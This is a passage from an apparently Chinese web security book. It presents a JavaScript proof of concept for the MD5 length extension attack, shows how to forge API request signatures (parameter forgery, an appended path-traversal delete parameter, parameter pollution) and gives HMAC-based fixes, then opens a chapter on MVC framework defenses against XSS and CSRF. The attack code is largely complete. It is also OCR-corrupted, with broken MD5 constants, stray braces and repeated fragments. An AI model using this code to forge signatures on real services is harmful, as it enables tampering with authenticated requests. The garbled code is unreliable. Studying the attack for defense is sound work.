updateRun(fG(b, c, d), 0x676f02d9, bytes_to_int32(databytes, ptr + 28), 14)
updateRun(fG(b, c, d), 0x8d2a4c8a, bytes_to_int32(databytes, ptr + 48), 20)
updateRun(fH(b, c, d), 0xfffa9942, bytes_to_int32(databytes, ptr + 20), 4)
updateRun(fH(b, c, d), 0x8771f681, bytes_to_int32(databytes, ptr + 32), 11)
updateRun(fH(b, c, d), 0xd9d6122, bytes_to_int32(databytes, ptr + 44), 16)
updateRun(fH(b, c, d), 0xfde5380c, bytes_to_int32(databytes, ptr + 56), 23)
updateRun(fH(b, c, d), 0xa4beeaa4, bytes_to_int32(databytes, ptr + 4), 4)
updateRun(fH(b, c, d), 0x4bdecfa9, bytes_to_int32(databytes, ptr + 16), 11)
updateRun(fH(b, c, d), 0x6bb4b60, bytes_to_int32(databytes, ptr + 28), 16)
updateRun(fH(b, c, d), 0xbefbc70, bytes_to_int32(databytes, ptr + 40), 23)
updateRun(fH(b, c, d), 0x289b7ec6, bytes_to_int32(databytes, ptr + 52), 4)
updateRun(fH(b, c, d), 0xeaal127fa, bytes_to_int32(databytes, ptr), 11)
updateRun(fH(b, c, d), 0x44ef3085, bytes_to_int32(databytes, ptr + 12), 16)
updateRun(fH(b, c, d), 0x4881d05, bytes_to_int32(databytes, ptr + 24), 23)
updateRun(fH(b, c, d), 0x9d4d039, bytes_to_int32(databytes, ptr + 36), 4)
updateRun(fH(b, c, d), 0x6db99e5, bytes_to_int32(databytes, ptr + 48), 11)
updateRun(fH(b, c, d), 0x1fa27cf8, bytes_to_int32(databytes, ptr + 60), 16)
updateRun(fH(b, c, d), 0xc4ac5665, bytes_to_int32(databytes, ptr + 8), 23)
updateRun(fI(b, c, d), 0xf429244, bytes_to_int32(databytes, ptr), 6)
updateRun(fI(b, c, d), 0x432aff97, bytes_to_int32(databytes, ptr + 28), 10)
updateRun(fI(b, c, d), 0xb5423a7, bytes_to_int32(databytes, ptr + 56), 15)
...

```

这是一个 for 循环，在进行完数学变换后，将改变临时中间值，这个值进入下一轮 for 循环：

```
// update buffers
h0 = _add(h0, a)
h1 = _add(h1, b)
h2 = _add(h2, c)
h3 = _add(h3, d)
```

还记得前面那张 MD5 结构的图吗？这个 for 循环的过程，就是一次次的压缩过程。上一次压缩的结果，将作为下一次压缩的输入。而 Length Extension 的理论基础，就是将已知的压缩后的结果，直接拿过来作为新的压缩输入。在这个过程中，只需要上一次压缩后的结果，而不需要知道原来的消息内容是什么。

实施 Length Extension Attack

理解了 Length Extension 的原理后，接下来就需要实施这个攻击了。这里有几点需要注意，首先是 MD5 值怎么还原为压缩函数中所需要的 4 个整数？

通过逆向 MD5 算法，不难实现这一点。

```
// 将md5值拆分成4组，每组8字节
var m = new Array();
for (i=0;i<m_md5.length;i+=8) {
    m.push(m_md5.slice(i,i+8));
}
// 将md5的4组值还原成压缩函数需要的数值
var x;
for(x in m){
    m[x] = ltripzero(m[x]);
}

// convert string to int : convert of to_zerofilled_hex()
m[x] = parseInt(m[x], 16) >> 0;

// convert of int2byte_to_hex
var t=0;
var ta=0;
ta = m[x];
t = (ta & 0xFF);
ta = ta >>> 8;
t = t << 8;
t = t | (ta & 0xFF);
ta = ta >>> 8;
t = t << 8;
t = t | (ta & 0xFF);
ta = ta >>> 8;
t = t << 8;
t = t | ta;
m[x] = t;
```

简单来说，就是先把 MD5 值拆分成 4 组，每组 8 个字节。比如：

9d391442efea4be3666caf8549bd4fd3

拆分为：

9d391442 efea4be3 666caf85 49bd4fd3

然后将这几个 string 转换为整数，再根据一系列的数学变化，还原成 for 循环里面需要用到的 h3,h2,h1,h0。

```
var h0 = m[0];  
var h1 = m[1];  
var h2 = m[2];  
var h3 = m[3];
```

接下来将这 4 个值加入到 MD5 的压缩函数中，并产生新的值。此时就可以在后面附加任意数据了。我们看看这个过程——

比如 secret 为 0.12204316770657897，它只需要经过一轮 MD5 压缩。

```
[+] secret is :0.12204316770657897
[+] length is :19
[+] message want to append is :axis is smart!
[+] Start calculating secret's hash
run times: 0
h3: 2077420764
h2: 1804103851
h1: 1819950907
h0: 710980175
```

从它的 MD5 值中可以直接还原出这 4 个中间值，同时我们希望附加消息“axis is smart!”，

通过还原出 secret 压缩后的 4 个中间值，可以直接进行第二轮附加了消息的压缩，从而在第一轮中产生了 4 个新的中间值，并以此生成新的 MD5 值。

为了验证结果是否正确，我们计算一下新的 MD5(secret||padding||m')。

可以看到，MD5 值和刚才计算出来的结果是一致的。

这段代码如下：

```
<script src="md5.js" ></script>
<script src="md5_le.js" ></script>

<script>
function print(str){
  document.write(str);
}

print("== MD5 Length Extension Attack POC ===<br>== by axis ==<br><br>");

// turn this to be true if want to see internal state
debug = false;

var x = String(Math.random());
var append_m = 'axis is smart!';

print("[+] secret is :" + x + "<br>" + "[+] length is :" + x.length + "<br>");
print("[+] message want to append is :" + append_m + "<br>");

print("[+] Start calculating secret's hash<br>");
var old = faultylabs.MD5(x);
print("<br>[+] Calculate secret's md5 hash: <b>" + old + "</b><br>");

print("<br><br>=====<br>");
print("[+] Start calculating new hash<br>");
print("[+] theory: h(m||p||m1)<br>");
print("[+] that is: md5_compression_function('"+old+"', 'secret's length', '"+ append_m +
        "'") + "<br>");

var hash_guess = md5_length_extension(old, x.length, append_m);
print("[+] padding(urlencode format) is: " + escape(hash_guess['padding']) + "<br/>");
print("<br>[+] guessing new hash is: <b>" + hash_guess['hash'] + "</b><br>");

print("<br><br>=====<br>");
print("[+] now verifying the new hash<br>");
var x1 = '';
x1 = x + hash_guess['padding'] + append_m;

print("[+] new message(urlencode format) is: <br>" + escape(x1) + "<br><br>");

var v = faultylabs.MD5(x1);
print("<br>[+] md5 of the new message is: <b>" + v + "</b><br/>");

</script>
```

关键代码 `md5_le.js` 是 patch MD5 算法的实现，基于 `faultylabs` 的 MD5 实现而来，其源代码附后。`md5.js` 则是 `faultylabs` 的 MD5 实现⁶，在此仅用于验证 MD5 值。

⁶ <http://blog.faultylabs.com/files/md5.js>

如何利用 Length Extension Attack

如何利用 Length Extension Attack 呢？我们知道 Length Extension 使得可以在原文之后附加任意值，并计算出新的哈希。最常见的地方就是签名。

一个合理的签名，一般需要 salt 或者 key 加上参数值，而 salt 或者 key 都是未知的，也就使得原文是未知的。在 Flickr API 签名的问题中，Flickr API 同时还犯了一个错误，这个错误 Amazon 的 AWS 签名也犯过⁷——就是在签名校验算法中，参数连接时没有使用间隔符。所以本来如：

?a=1&b=2&c=3

的参数，在签名算法中连接时简单地变成了：

a1b2c3

那么攻击者可以伪造参数为：

?a=1&b=2&c=3[....Padding....]&b=4&c=5

最终在签名算法中连接时：

a1b2c3[....Padding....]b4c5

通过 Length Extension 可以生成一个新的合法的签名。这是第一种利用方法。

除此之外，因为可以附加新的参数，所以任意具有逻辑功能，但原文中未出现过的参数都可以附加。比如：

?a=1&b=2&c=3&delete=../../../../file&sig=sig new

这是第二种攻击方式。

⁷ <http://www.daemonology.net/blog/2008-12-18-AWS-signature-version-1-is-insecure.html>

第三种攻击方式：还记得 HPP⁸ 吗？

附带相同的参数可能在不同的环境下造成不同的结果，从而产生一些逻辑漏洞。在普通情况下，可以直接注入新参数，但如果服务器端校验了签名，则需要通过 Length Extension 伪造一个新的签名才行。

?a=1&b=2&c=3&a=4&sig=sig_new

最后，Length Extension 需要知道的 length，其实是可以考虑暴力破解的。

Length Extension 还有什么利用方式？尽情发挥你的想象力吧。

How to Fix?

MD5、SHA-1 之类的使用 Merkle-Damgård hash construction 的算法是没希望了。

使用 HMAC-SHA1 之类的 HMAC 算法吧，目前 HMAC 还没有发现过安全漏洞。

另外，针对 Flickr API 等将参数签名的应用来说，secret 放置在参数末尾也能防止这种攻击。

比如 MD5(m+secret)，希望推导出 MD5(m+secret||padding||m')，结果由于自动附加 secret 在末尾的关系，会变成 MD5(m||padding||m'||secret)，从而导致 Length Extension run 不起来。

提供一些参考资料如下：

<http://rdist.root.org/2009/10/29/stop-using-unsafe-keyed-hashes-use-hmac/>

<http://en.wikipedia.org/wiki/SHA-1>

<http://utcc.utoronto.ca/~cks/space/blog/programming/HashLengthExtAttack>

http://netifera.com/research/flickr_api_signature_forgery.pdf

http://en.wikipedia.org/wiki/Merkle-Damgård_construction

<http://www.mail-archive.com/cryptography@metzdowd.com/msg07172.html>

<http://www.ietf.org/rfc/rfc1321.txt>

md5_le.js 源代码如下：

```
md5_length_extension = function(m_md5, m_len, append_m) {
    var result = new Array();
    if (m_md5.length != 32){
        alert("input error!");
        return false;
    }
    // 将MD5值拆分成4组，每组8个字节
    var m = new Array();
    for (i=0;i<m_md5.length;i+=8){
        m.push(m_md5.slice(i,i+8));
    }
    // 将MD5的4组值还原成压缩函数所需要的数值
    var x;
    for(x in m){
        m[x] = ltripzero(m[x]);
    }
    // convert string to int ; convert of to_zerofilled_hex()
}
```

⁸ <http://hi.baidu.com/aullik5/blog/item/a9163928ae5122f699250ad3.html>

```

m[x] = parseInt(m[x], 16) >> 0;

// convert of int128le_to_hex
var t=0;
var ta=0;
ta = m[x];
t = (ta & 0xFF);
ta = ta >>> 8;
t = t << 8;
t = t | (ta & 0xFF);
ta = ta >>> 8;
t = t << 8;
t = t | (ta & 0xFF);
ta = ta >>> 8;
t = t << 8;
t = t | ta;

m[x] = t;
}

// 此时只需要使用MD5压缩函数执行 append_m 以及 append_m的padding即可
// 此时m 的压缩值已经不再需要，可以用填充字节代替
var databytes = new Array();

// 初始化，只需要知道 m % 64 的长度即可，事实上可以随意填充，但我们其实还想知道padding
// 如果消息长度大于64，则需要构造之前的等长度的消息，用以后面计算正确的消息长度
if (m_len>64){
    for (i=0;i<parseInt(m_len/64)*64;i++){
        databytes.push('97'); // 填充任意字节
    }
}

for (i=0;i<(m_len%64);i++){
    databytes.push('97'); // 填充任意字节
}

// 调用padding
databytes = padding(databytes);

// 保存结果为padding，我们也需要这个结果
result['padding'] = '';
for (i=(parseInt(m_len/64)*64 + m_len%64);i<databytes.length;i++){
    result['padding'] += String.fromCharCode(databytes[i]);
}

// 将append_m 转换为数组添加
for (j=0;j<append_m.length;j++){
    databytes.push(append_m.charCodeAt(j));
}

// 计算新的padding
databytes = padding(databytes);

var h0 = m[0];
var h1 = m[1];
var h2 = m[2];
var h3 = m[3];

var a=0,b=0,c=0,d=0;
// Digest message

```

```

// i=n 开始, 因为从 append_b 开始压缩
for (i = parseInt(m_len/64)+1; i < databytes.length / 64; i++) {
    // initialize run
    a = h0
    b = h1
    c = h2
    d = h3
    var ptr = i * 64
    // do 64 runs
    updateRun(fF(b, c, d), 0xd76aa478, bytes_to_int32(databytes, ptr), 7)
    updateRun(fF(b, c, d), 0xe8c7b756, bytes_to_int32(databytes, ptr + 4), 12)
    updateRun(fF(b, c, d), 0x242070db, bytes_to_int32(databytes, ptr + 8), 17)
    updateRun(fF(b, c, d), 0xc1bdceee, bytes_to_int32(databytes, ptr + 12), 22)
    updateRun(fF(b, c, d), 0xf57c0faf, bytes_to_int32(databytes, ptr + 16), 7)
    updateRun(fF(b, c, d), 0x4787c62a, bytes_to_int32(databytes, ptr + 20), 12)
    updateRun(fF(b, c, d), 0xa8304613, bytes_to_int32(databytes, ptr + 24), 17)
    updateRun(fF(b, c, d), 0xfd469501, bytes_to_int32(databytes, ptr + 28), 22)
    updateRun(fF(b, c, d), 0x698098d8, bytes_to_int32(databytes, ptr + 32), 7)
    updateRun(fF(b, c, d), 0xb844f7af, bytes_to_int32(databytes, ptr + 36), 12)
    updateRun(fF(b, c, d), 0xfffff5bb1, bytes_to_int32(databytes, ptr + 40), 17)
    updateRun(fF(b, c, d), 0x895cd7be, bytes_to_int32(databytes, ptr + 44), 22)
    updateRun(fF(b, c, d), 0x6b901122, bytes_to_int32(databytes, ptr + 48), 7)
    updateRun(fF(b, c, d), 0xfd987193, bytes_to_int32(databytes, ptr + 52), 12)
    updateRun(fF(b, c, d), 0xa679438e, bytes_to_int32(databytes, ptr + 56), 17)
    updateRun(fF(b, c, d), 0x49b40821, bytes_to_int32(databytes, ptr + 60), 22)
    updateRun(fG(b, c, d), 0xf61e2562, bytes_to_int32(databytes, ptr + 4), 5)
    updateRun(fG(b, c, d), 0xc040b340, bytes_to_int32(databytes, ptr + 24), 9)
    updateRun(fG(b, c, d), 0x265e5a51, bytes_to_int32(databytes, ptr + 44), 14)
    updateRun(fG(b, c, d), 0xe9b6c7aa, bytes_to_int32(databytes, ptr), 20)
    updateRun(fG(b, c, d), 0xd62f105d, bytes_to_int32(databytes, ptr + 20), 5)
    updateRun(fG(b, c, d), 0x2441453, bytes_to_int32(databytes, ptr + 40), 9)
    updateRun(fG(b, c, d), 0xd8ale681, bytes_to_int32(databytes, ptr + 60), 14)
    updateRun(fG(b, c, d), 0xe7d3fbcc8, bytes_to_int32(databytes, ptr + 16), 20)
    updateRun(fG(b, c, d), 0x21e1cde6, bytes_to_int32(databytes, ptr + 36), 5)
    updateRun(fG(b, c, d), 0xc33707d6, bytes_to_int32(databytes, ptr + 56), 9)
    updateRun(fG(b, c, d), 0xf4d50d87, bytes_to_int32(databytes, ptr + 12), 14)
    updateRun(fG(b, c, d), 0x455a14ed, bytes_to_int32(databytes, ptr + 32), 20)
    updateRun(fG(b, c, d), 0xa9e3e905, bytes_to_int32(databytes, ptr + 52), 5)
    updateRun(fG(b, c, d), 0xfcfcfa3f8, bytes_to_int32(databytes, ptr + 8), 9)
    updateRun(fG(b, c, d), 0x676f02d9, bytes_to_int32(databytes, ptr + 28), 14)
    updateRun(fG(b, c, d), 0x8d2a4c8a, bytes_to_int32(databytes, ptr + 48), 20)
    updateRun(fH(b, c, d), 0xffffa3942, bytes_to_int32(databytes, ptr + 20), 4)
    updateRun(fH(b, c, d), 0x8771f681, bytes_to_int32(databytes, ptr + 32), 11)
    updateRun(fH(b, c, d), 0x6d9d6122, bytes_to_int32(databytes, ptr + 44), 16)
    updateRun(fH(b, c, d), 0xfde5380c, bytes_to_int32(databytes, ptr + 56), 23)
    updateRun(fH(b, c, d), 0xa4beeaa4, bytes_to_int32(databytes, ptr + 4), 4)
    updateRun(fH(b, c, d), 0xbdecfa9, bytes_to_int32(databytes, ptr + 16), 11)
    updateRun(fH(b, c, d), 0xf6bb4b60, bytes_to_int32(databytes, ptr + 28), 16)
    updateRun(fH(b, c, d), 0xebefbcb70, bytes_to_int32(databytes, ptr + 40), 23)
    updateRun(fH(b, c, d), 0x289b7ec6, bytes_to_int32(databytes, ptr + 52), 4)
    updateRun(fH(b, c, d), 0xeaal27fa, bytes_to_int32(databytes, ptr), 11)
    updateRun(fH(b, c, d), 0xd4ef3085, bytes_to_int32(databytes, ptr + 12), 16)
    updateRun(fH(b, c, d), 0x4881d05, bytes_to_int32(databytes, ptr + 24), 23)
    updateRun(fH(b, c, d), 0xd9d4d039, bytes_to_int32(databytes, ptr + 36), 4)
    updateRun(fH(b, c, d), 0xe6db99e5, bytes_to_int32(databytes, ptr + 48), 11)
    updateRun(fH(b, c, d), 0x1fa27cf8, bytes_to_int32(databytes, ptr + 60), 16)
    updateRun(fH(b, c, d), 0xc4ac5665, bytes_to_int32(databytes, ptr + 8), 23)
    updateRun(fI(b, c, d), 0xf4292244, bytes_to_int32(databytes, ptr), 6)
    updateRun(fI(b, c, d), 0x432aff97, bytes_to_int32(databytes, ptr + 28), 10)
    updateRun(fI(b, c, d), 0xab9423a7, bytes_to_int32(databytes, ptr + 56), 15)
}

```

```

updateRun(fI(b, c, d), 0xfc93a039, bytes_to_int32(databytes, ptr + 20), 21)
updateRun(fI(b, c, d), 0x655b59c3, bytes_to_int32(databytes, ptr + 48), 6)
updateRun(fI(b, c, d), 0x8f0ccc92, bytes_to_int32(databytes, ptr + 12), 10)
updateRun(fI(b, c, d), 0xffeff47d, bytes_to_int32(databytes, ptr + 40), 15)
updateRun(fI(b, c, d), 0x85845dd1, bytes_to_int32(databytes, ptr + 4), 21)
updateRun(fI(b, c, d), 0x6fa87e4f, bytes_to_int32(databytes, ptr + 32), 6)
updateRun(fI(b, c, d), 0xfe2ce6e0, bytes_to_int32(databytes, ptr + 60), 10)
updateRun(fI(b, c, d), 0xa3014314, bytes_to_int32(databytes, ptr + 24), 15)
updateRun(fI(b, c, d), 0x4e0811a1, bytes_to_int32(databytes, ptr + 52), 21)
updateRun(fI(b, c, d), 0xf7537e82, bytes_to_int32(databytes, ptr + 16), 6)
updateRun(fI(b, c, d), 0xbd3af235, bytes_to_int32(databytes, ptr + 44), 10)
updateRun(fI(b, c, d), 0x2ad7d2bb, bytes_to_int32(databytes, ptr + 8), 15)
updateRun(fI(b, c, d), 0xeb86d391, bytes_to_int32(databytes, ptr + 36), 21)
// update buffers
h0 = _add(h0, a)
h1 = _add(h1, b)
h2 = _add(h2, c)
h3 = _add(h3, d)

if (debug == true){
    document.write("run times: "+i+"<br/>h3: "+h3+"<br/>h2: "+h2+"<br/>h1:
"+h1+"<br/>h0: "+h0+"<br/>")
}
}

result['hash'] = int128le_to_hex(h3, h2, h1, h0);
return result;

// 检测分组后开头是否有0，如果有则去掉
function ltripzero(str){
    if (str.length != 8) {
        return false;
    }

    if (str == "00000000"){
        return str;
    }

    var result = '';
    if (str.indexOf('0') == 0 ) {
        var tmp = new Array();
        tmp = str.split('');
        for (i=0;i<8;i++){
            if (tmp[i] != 0){
                for(j=i;j<8;j++){
                    result = result + tmp[j];
                }
                break;
            }
        }
        return result;
    }else{
        return str;
    }
}

// 往数组填充padding
function padding(databytes){
    if (databytes.constructor != Array) {
        return false;
    }
}

```

```

}
// save original length
var org_len = databytes.length
// first append the "1" + 7x "0"
databytes.push(0x80)
//alert(databytes) // 添加第一个0x80, 然后填充0x00到56位

// determine required amount of padding
var tail = databytes.length % 64

// no room for msg length?
if (tail > 56) {
    // pad to next 512 bit block
    for (var i = 0; i < (64 - tail); i++) {
        databytes.push(0x0)
    }
    tail = databytes.length % 64
}
for (i = 0; i < (56 - tail); i++) {
    databytes.push(0x0)
}

// message length in bits mod 512 should now be 448
// append 64 bit, little-endian original msg length (in *bits*!)
databytes = databytes.concat(int64_to_bytes(org_len * 8))

return databytes;
}

// MD5 压缩需要使用的函数
// function update partial state for each run
function updateRun(nf, sin32, dw32, b32) {
    var temp = d
    d = c
    c = b
    //b = b + rol(a + (nf + (sin32 + dw32)), b32)
    b = _add(b,
        rol(
            _add(a,
                _add(nf, _add(sin32, dw32))
            ), b32
        )
    )
    a = temp
}

function _add(n1, n2) {
    return 0xFFFFFFFF & (n1 + n2)
}

// convert the 4 32-bit buffers to a 128 bit hex string. (Little-endian is assumed)
function int128le_to_hex(a, b, c, d) {
    var ra = ""
    var t = 0
    var ta = 0
    for (var i = 3; i >= 0; i--) {
        ta = arguments[i]
        t = (ta & 0xFF)
        ta = ta >>> 8
        if (t > 0x00) {
            ra = "0" + ra
        }
        ra = ra + t
    }
    return ra
}

```

```

        t = t << 8
        t = t | (ta & 0xFF)
        ta = ta >>> 8
        t = t << 8
        t = t | (ta & 0xFF)
        ta = ta >>> 8
        t = t << 8
        t = t | ta
        ra = ra + to_zerofilled_hex(t)
    }
    return ra
}
// convert a 64 bit unsigned number to array of bytes. Little endian
function int64_to_bytes(num) {
    var retval = []
    for (var i = 0; i < 8; i++) {
        retval.push(num & 0xFF)
        num = num >>> 8
    }
    return retval
}
// 32 bit left-rotation
function rol(num, places) {
    return ((num << places) & 0xFFFFFFFF) | (num >>> (32 - places))
}

// The 4 MD5 functions
function ff(b, c, d) {
    return (b & c) | (~b & d)
}
function fg(b, c, d) {
    return (d & b) | (~d & c)
}
function fh(b, c, d) {
    return b ^ c ^ d
}
function fi(b, c, d) {
    return c ^ (b | ~d)
}
// pick 4 bytes at specified offset. Little-endian is assumed
function bytes_to_int32(arr, off) {
    return (arr[off + 3] << 24) | (arr[off + 2] << 16) | (arr[off + 1] << 8) | (arr[off])
}
// convert number to (unsigned) 32 bit hex, zero filled string
function to_zerofilled_hex(n) {
    var t1 = (n >>> 0).toString(16)
    return "00000000".substr(0, 8 - t1.length) + t1
}
}

```

第 12 章

Web 框架安全


前面的章节，我们讨论了许多浏览器、服务器端的安全问题，这些问题都有对应的解决方案。总的来说，实施安全方案，要达到好的效果，必须要完成两个目标：

- (1) 安全方案正确、可靠；
- (2) 能够发现所有可能存在的安全问题，不出现遗漏。

只有深入理解漏洞原理之后，才能设计出真正有效、能够解决问题的方案，本书的许多篇幅，都是介绍漏洞形成的根本原因。比如真正理解了 XSS、SQL 注入等漏洞的产生原理后，想彻底解决这些顽疾并不难。但是，方案光有效是不够的，要想设计出完美的方案，还需要解决第二件事情，就是找到一个方法，能够让我们快速有效、不会遗漏地发现所有问题。而 Web 开发框架，为我们解决这个问题提供了便捷。

12.1 MVC 框架安全

在现代 Web 开发中，使用 MVC 架构是一种流行的做法。MVC 是 Model-View-Controller 的缩写，它将 Web 应用分为三层，View 层负责用户视图、页面展示等工作；Controller 负责应用的逻辑实现，接收 View 层传入的用户请求，并转发给对应的 Model 做处理；Model 层则负责实现模型，完成数据的处理。



MVC 框架示意图

从数据的流入来看，用户提交的数据先后流经了 View 层、Controller、Model 层，数据的流出则反过来。在设计安全方案时，要牢牢把握住数据这个关键因素。在 MVC 框架中，通过切片、过滤器等方式，往往能对数据进行全局处理，这为设计安全方案提供了极大的便利。

比如在 Spring Security 中，通过 URL pattern 实现的访问控制，需要由框架来处理所有用户请求，在 Spring Security 获取了 URL handler 基础上，才有可能将后续的安全检查落实。在 Spring Security 的配置中，第一步就是在 web.xml 文件中增加一个 filter，接管用户数据。

```
<filter>
    <filter-name>springSecurityFilterChain</filter-name>
    <filter-class>org.springframework.web.filter.DelegatingFilterProxy</filter-class>
</filter>

<filter-mapping>
    <filter-name>springSecurityFilterChain</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>
```


然而数据的处理是复杂的，数据经过不同的应用逻辑处理后，其内容可能会发生改变。比如数据经过 toLowercase，会把大写变成小写；而一些编码解码，则可能会把 GBK 变成 Unicode 码。这些处理都会改变数据的内容，因此在设计安全方案时，要考虑到数据可能的变化，认真斟酌安全检查插入的时机。

在本书第 1 章中曾经提到，一个优秀安全方案，应该是：**在正确的地方，做正确的事情。**

举例来说，在“注入攻击”一章中，我们并没有使用 PHP 的 magic_quotes_gpc 作为一项对抗 SQL 注入的防御方案，这是因为 magic_quotes_gpc 是有缺陷的，它并没有在正确的地方解决问题。magic_quotes_gpc 实际上是调用了一次 addslashes()，将一些特殊符号（比如单引号）进行转义，变成了 `’。

对应到 MVC 架构里，它是在 View 层做这件事情的，而 SQL 注入是 Model 层需要解决的问题，结果如何呢？黑客们找到了多种绕过 magic_quotes_gpc 的办法，比如使用 GBK 编码、使用无单引号的注入等。

PHP 官方在若干年后终于开始正视这个问题，于是在官方文档¹的描述中不再推荐大家使用它：



Magic Quotes is a process that automatically escapes incoming data to the PHP script. It's preferred to code with magic quotes off and to instead escape the data at runtime, as needed.

PHP 官方声明取消 Magic Quotes

¹ <http://php.net/manual/en/security.magicquotes.php>

所以 Model 层的事情搞到 View 层去解决，效果只会适得其反。

一般来说，我们需要先想清楚要解决什么问题，深入理解这些问题后，再在“正确”的地方对数据进行安全检查。一些主要的 Web 安全威胁，如 XSS、CSRF、SQL 注入、访问控制、认证、URL 跳转等不涉及业务逻辑的安全问题，都可以集中放在 MVC 框架中解决。

在框架中实施安全方案，比由程序员在业务中修复一个个具体的 bug，有着更多的优势。

首先，有些安全问题可以在框架中统一解决，能够大大节省程序员的工作量，节约人力成本。当代码的规模大到一定程度时，在业务的压力下，专门花时间去一个个修补漏洞几乎成为不可能完成的任务。

其次，对于一些常见的漏洞来说，由程序员一个个修补可能会出现遗漏，而在框架中统一解决，有可能解决“遗漏”的问题。这需要制定相关的代码规范和工具配合。

最后，在每个业务里修补安全漏洞，补丁的标准难以统一，而在框架中集中实施的安全方案，可以使所有基于框架开发的业务都能受益，从安全方案的有效性来说，更容易把握。

12.2 模板引擎与 XSS 防御

在 View 层，可以解决 XSS 问题。在本书的“跨站脚本攻击”一章中，阐述了“输入检查”与“输出编码”这两种方法在 XSS 防御效果上的差异。XSS 攻击是在用户的浏览器上执行的，其形成过程则是在服务器端页面渲染时，注入了恶意的 HTML 代码导致的。从 MVC 架构来说，是发生在 View 层，因此使用“输出编码”的防御方法更加合理，这意味着需要针对不同上下文的 XSS 攻击场景，使用不同的编码方式。

在“跨站脚本攻击”一章中，我们将“输出编码”的防御方法总结为以下几种：

- 在 HTML 标签中输出变量；
- 在 HTML 属性中输出变量；
- 在 script 标签中输出变量；
- 在事件中输出变量；
- 在 CSS 中输出变量；
- 在 URL 中输出变量。

针对不同的情况，使用不同的编码函数。那么现在流行的 MVC 框架是否符合这样的设计呢？答案是否定的。

在当前流行的 MVC 框架中，View 层常用的技术是使用模板引擎对页面进行渲染，比如在

“跨站脚本攻击”一章中所提到的 Django，就使用了 Django Templates 作为模板引擎。模板引擎本身，可能会提供一些编码方法，比如，在 Django Templates 中，使用 filters 中的 escape 作为 HtmlEncode 的方法：

```
<h1>Hello, {{ name|escape }}!</h1>
```

Django Templates 同时支持 auto-escape，这符合 Secure by Default 原则。现在的 Django Templates，默认是将 auto-escape 开启的，所有的变量都会经过 HtmlEncode 后输出。默认是编码了 5 个字符：

```
< is converted to &lt;
> is converted to &gt;
' (single quote) is converted to &#39;
" (double quote) is converted to &quot;
& is converted to &amp;
```

如果要关闭 auto-escape，则需要使用以下方法：

```
{{ data|safe }}
```

或者

```
{% autoescape off %}
Hello {{ name }}
{% endautoescape %}
```

为了方便，很多程序员可能会选择关闭 auto-escape。要检查 auto-escape 是否被关闭也很简单，搜索代码里是否出现上面两种情况即可。

但是正如前文所述，最好的 XSS 防御方案，在不同的场景需要使用不同的编码函数，如果统一使用这 5 个字符的 HtmlEncode，则很可能会被攻击者绕过。由此看来，这种 auto-escape 的方案，看起来也变得不那么美好了。（具体 XSS 攻击的细节在本书“跨站脚本攻击”一章中有深入探讨）

再看看非常流行的模板引擎 Velocity，它也提供了类似的机制，但是有所不同的是，Velocity 默认是没有开启 HtmlEncode 的。

在 Velocity 中，可以通过 Event Handler 来进行 HtmlEncode。

```
eventhandler.referenceinsertion.class = org.apache.velocity.app.event.implement.
EscapeHtmlReference
eventhandler.escape.html.match = /msg.*/
```

使用方法如下例，这里同时还加入了一个转义 SQL 语句的 Event Handler。

```
...
import org.apache.velocity.app.event.EventCartridge;
import org.apache.velocity.app.event.ReferenceInsertionEventHandler;
import org.apache.velocity.app.event.implement.EscapeHtmlReference;
import org.apache.velocity.app.event.implement.EscapeSqlReference;
...
```

```

public class Test
{
    public void myTest()
    {
        ...

        /**
         * Make a cartridge to hold the event handlers
         */
        EventCartridge ec = new EventCartridge();

        /*
         * then register and chain two escape-related handlers
         */
        ec.addEventHandler(new EscapeHtmlReference());
        ec.addEventHandler(new EscapeSqlReference());

        /*
         * and then finally let it attach itself to the context
         */
        ec.attachToContext( context );

        /*
         * now merge your template with the context as you normally
         * do
         */
        ...

    }
}

```

但 Velocity 提供的处理机制，与 Django 的 auto-escape 所提供的机制是类似的，都只进行了 HtmlEncode，而未细分编码使用的具体场景。不过幸运的是，在模板引擎中，可以实现自定义的编码函数，应用于不同场景。在 Django 中是使用自定义 filters，在 Velocity 中则可以使用“宏”（velocimacro），比如：

XML 编码输出，将会执行 XML Encode 输出
`#SXML($xml)`

JS 编码输出，将会执行 JavaScript Encode 输出
`#SJS($js)`

通过自定义的方法，使得 XSS 防御的功能得到完善；同时在模板系统中，搜索不安全的变量也有了依据，甚至在代码检测工具中，可以自动判断出需要使用哪一种安全的编码方法，这在安全开发流程中是非常重要的。

在其他的模板引擎中，也可以依据“是否有细分场景使用不同的编码方式”来判断 XSS 的安全方案是否完整。在很多 Web 框架官方文档中推荐的用法，就是存在缺陷的。Web 框架的开发者在设计安全方案时，有时会缺乏来自安全专家的建议。所以开发者在使用框架时，应该慎重对待安全问题，不可盲从官方指导文档。

12.3 Web 框架与 CSRF 防御

关于 CSRF 的攻击原理和防御方案，在本书“跨站点请求伪造”一章中有所阐述。在 Web 框架中可以使用 security token 解决 CSRF 攻击的问题。

CSRF 攻击的目标，一般都会产生“写数据”操作的 URL，比如“增”、“删”、“改”；而“读数据”操作并不是 CSRF 攻击的目标，因为在 CSRF 的攻击过程中攻击者无法获取到服务器端返回的数据，攻击者只是借用户之手触发服务器动作，所以读数据对于 CSRF 来说并无直接的意义（但是如果同时存在 XSS 漏洞或者其他跨域漏洞，则可能会引起别的问题，在这里，仅仅就 CSRF 对抗本身进行讨论）。

因此，在 Web 应用开发中，有必要对“读操作”和“写操作”予以区分，比如要求所有的“写操作”都使用 HTTP POST。

在很多讲述 CSRF 防御的文章中，都要求使用 HTTP POST 进行防御，但实际上 POST 本身并不足以对抗 CSRF，因为 POST 也是可以自动提交的。但是 POST 的使用，对于保护 token 有着积极的意义，而 security token 的私密性（不可预测性原则），是防御 CSRF 攻击的基础。

对于 Web 框架来说，可以自动地在所有涉及 POST 的代码中添加 token，这些地方包括所有的 form 表单、所有的 Ajax POST 请求等。

